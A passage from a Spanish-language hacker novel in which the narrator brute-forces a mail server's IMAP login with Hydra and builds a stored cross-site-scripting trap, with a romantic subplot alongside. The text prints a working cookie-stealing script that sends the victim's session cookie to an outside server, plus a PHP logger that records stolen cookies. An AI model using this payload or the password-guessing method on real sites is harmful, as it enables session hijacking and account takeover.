-Esto es una mierda –concluí-. Voy a cambiar de estrategia. Miraremos por otro lado.

Acababa de empezar. Era normal encontrarme con caminos sin salida. Aquel blog no parecía la vía más rápida para alcanzar mi objetivo.

-¿Tienes alguna idea? –me preguntó, intrigada.

■ ■ ■

-Sí, probaremos usuarios y contraseñas a lo espartano. De momento, tan solo las cincuenta mil más usadas.

-¿Y el CAPTCHA ese? -interrumpió rápidamente con otra duda lógica.

-No importa, porque no lo haré usando su web. Nos conectaremos al servicio IMAP, un protocolo específico para descarga de correos. Allí seguro que no hay protección.

Creé un diccionario con las cincuenta mil palabras y luego lancé `Hydra`, indicando los datos del servidor.



Imagen 8: Herramienta Hydra probando contraseñas.

Las estimaciones de la ejecución indicaban que iría para largo. Me hubiera gustado quedarme hablando con Yolanda mientras la herramienta hacía el trabajo sucio, pero no tenía garantías de que fuera a sacar la contraseña. Paralelamente, buscaría más alternativas.

Volví sobre mis pasos y revisé una vez más la lista de direcciones IP y sus nombres. Mi instinto me seguía diciendo que el blog era la mejor puerta y que la había abandonado con demasiada rapidez. Así que no lo dudé más.

-Espera un momento -le pedí a Yolanda.

En un par de minutos instalé un servidor web Apache con PHP y una base de datos MySQL en la Backtrack. En otro rato similar descargué y configuré una instalación de Wordpress. Finalicé añadiendo los mismos plugins que tenía Serra.

■ ■ ■

-Ahora tengo mi propio blog sobre el que hacer pruebas -sentencié mientras me miraba sorprendida por cómo tecleaba y cambiaba entre ventanas como si estuviese poseído.

-¡Estás loco! –exclamó. Puede que tuviera razón.

En mi instalación advertí que <<statpress-visitors>> era un complemento que sacaba estadísticas de los usuarios que visitaban el sitio: qué navegadores usaban, qué términos buscaban o desde qué páginas habían llegado al blog.

No hicieron falta muchas pruebas para encontrar una vulnerabilidad de *Cross-Site-Scripting* almacenada, que configuraría para intentar robar la sesión del administrador y tener acceso al panel de control con sus privilegios. El fallo se encontraba en el buscador de la página. Si un usuario del sitio web sin ningún tipo de privilegio especial introducía una búsqueda, el texto que había buscado se guardaba en la base de datos y se mostraba directamente en el panel de gestión del administrador, sin comprobar ni validar que aquel texto no fuese perjudicial.

-Ya casi tengo una trampa más -comenté al tiempo que hacía algunas pruebas con ánimo de que mi espectadora no se aburriese.

-¿Qué estás buscando tanto en ese blog que acabas de montar? –me preguntó.

-He encontrado el modo de guardar código en la página que visita el administrador. El código y las funcionalidades que puedo hacer son sencillas, pero me permiten robarle la <<cookie>>, que es un testigo de autenticación con el que me podría hacer pasar por él.

-¡Ah, claro! -El sarcasmo no me pasó desapercibido.- No me he enterado de nada, pero no te preocupes, tú sigue.

-Mira: si introduzco esta cadena en el buscador, cuando alguna de las personas que editan contenido en el blog visite las estadísticas que sólo ellos pueden ver, esto se ejecutará. Lo que hace este código es cargar una imagen falsa, un pequeño puntito transparente que hay en mi servidor. Al cargarlo, además me enviará la <<cookie>>, que a todos los efectos me servirá para estar validado y suplantar la identidad del administrador. Es como poner una trampa y esperar.

■ ■ ■

Acto seguido le mostré el código que debía introducir en el buscador como si aquello fuera de ayuda.

```
<script>document.write("<img
src='http://www.unsec.net/c.php?i=" + document.cookie +
"'>")</script>
```

Elemento 1: Script para robar cookies en un Cross-Site-Scripting

-La imagen falsa que debo poner en mi servidor es este script, que guardará los parámetros que reciba en un archivo <<log.txt>>, y luego mostrará la imagen transparente, que hará pasar desapercibida la trampa.

```
1.  <?php
2.  $log="log.txt";
3.  $cookie=$_SERVER['QUERY_STRING'];
4.  $ip=getenv('REMOTE_ADDR');
5.  $date=date(DATE_RFC822);
6.  $flog=fopen("$log", "a+");
7.  fputs($flog, "$date $ip $cookie\n");
8.  fclose($flog);
9.  header("Content-type:  image/gif");
10. echo base64_decode('iVBORw0KGgoAAAANSUhEUgAAAAE
11. AAAABAQMAAAAl21bKAAAAA1BMVEUAAACnej3aAAAAAXRST1MA
12. QObYZgAAAApJREFUCNdjYAAAAAIAAeIhvDMAAAAASUVORK5CYII=');
13. ?>
```

Elemento 2: Código PHP que guarda las peticiones en el fichero "log.txt"

Trataba de explicarlo de una forma sencilla, pero no sabía si aquello tenía sentido para ella. Su rostro, siempre adorable, empezaba a mostrar los primeros signos de cansancio y aburrimiento.

■ ■ ■

Yo también estaba algo abatido. Nada me hubiera gustado más que apartar el portátil para retomar la conversación donde la habíamos dejado, pero todavía me quedaba mucho trabajo por delante si quería cumplir con Marcos. Yolanda pareció darse cuenta y, tras desperezarse levantando los brazos por encima de la cabeza como una grácil bailarina de ballet y consultar su reloj de muñeca, se levantó del sofá y me dijo:

-Se ha hecho muy tarde, Ángel. Será mejor que me vaya.

-Lo siento, Yolanda. No he sido el mejor anfitrión que digamos.

No lo había sido ni de lejos, de eso estaba seguro.

-No es culpa tuya. Tenías que ayudar a tu amigo.

-¿Puedo ofrecerte un café? –pregunté, con un regusto amargo en el paladar y una sensación de vacío en el estómago-. Me siento muy mal por cómo han ido las cosas.

-No quiero que te retrases por mi culpa. Termina y así podremos hablar otro día, con más calma.

-No puedo esperar ese momento.

-Yo sí. –Sus ojos no mentían-. Sólo tienes que llamar.

La acompañé hasta la puerta, sabiendo que no debía insistir. El trayecto desde el salón no duró lo suficiente para poder digerir el significado de sus últimas palabras. Cuando se volvió en el umbral para despedirse y conectamos con la mirada, el corazón comenzó a golpearme en el pecho con la fuerza y la insistencia de una marcha militar.

Esta vez me besó. Sus labios rozaron mi mejilla, pero tan cerca de la comisura de los míos que sólo me hubiera hecho falta girar la cabeza unos grados para haber convertido esa despedida en el tan deseado encuentro. Aun así, mantuve todo aquello que podía controlar en su sitio. No podía decir lo mismo de aquello que obedece a impulsos involuntarios.

Mucho después de verla desaparecer por las escaleras, aún seguía plantado en el umbral, como Humphrey Bogart en aquel andén de París al leer la carta de despedida de Ingrid Bergman en Casablanca, sólo que yo no estaba empapado por la lluvia ni la mujer

■ ■ ■

que amaba me había abandonado, así que me sacudí esa sensación de desamparo y regresé junto al portátil. No había lugar para dramatismos.

Tenía dos frentes abiertos y esperaba que alguno de ellos diera resultado. No eran suficientes. Así que me puse de nuevo manos a la obra.

■ ■ ■